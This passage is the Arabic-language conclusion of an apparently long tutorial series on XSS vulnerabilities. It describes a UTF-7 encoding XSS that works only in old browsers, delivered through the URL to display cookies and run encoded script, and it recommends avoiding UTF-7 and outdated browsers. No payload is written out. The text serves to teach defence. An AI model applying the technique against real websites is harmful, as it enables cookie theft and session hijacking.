طبعاً لا بد من استخدام متصفح قديم مثل **Internet Explorer 6,7,8** وإصدارات الفايرفوكس القديمه , اما الجديده جميعها لا تنفذ الثغرة , لانه تم الاستغناء عنها .

ولابد ان تضع الاستغلال من الرابط مباشرة .



وكما تشاهد تم استعراض الكوكيز وتنفيذ الكود المشفر بواسطة **utf-7** طبعاً لو تستخدم جميع دوال الحماية لن تستفيد اي شيء ، لان المشكله هي من الترميز نفسه وليس من الحماية ، لذلك يفضل دائماً الابتعاد عن الترميز القديم **utf-7** والمتصفحات القديمه التي تدعمه ، لافضل حماية وامان..



تم الانتهاء بحمد الله من دراسة ثغرات **XSS** وكان الامر طويل جداً ومُتعب خصوصاً شرح جميع الاستغلالات والاختفاء والترقيعات وتوضيحها والبرمجة والتصميم والامر متعب جداً ولكن ان شاء الله نجد الاجر عند الله .

اتمنى ان الدراسة كانت واضحة ، ومفيدة للجميع ، وتذكروا دائماً ان فهم الاستغلال هو الطريق لتكوين الحماية والتأكد كذلك منها .

تم الانتهاء من حماية المخرجات وبذلك الحماية من ثغرات **XSS** المشهوره . .

NassRawl

<http://www.d99y.com>

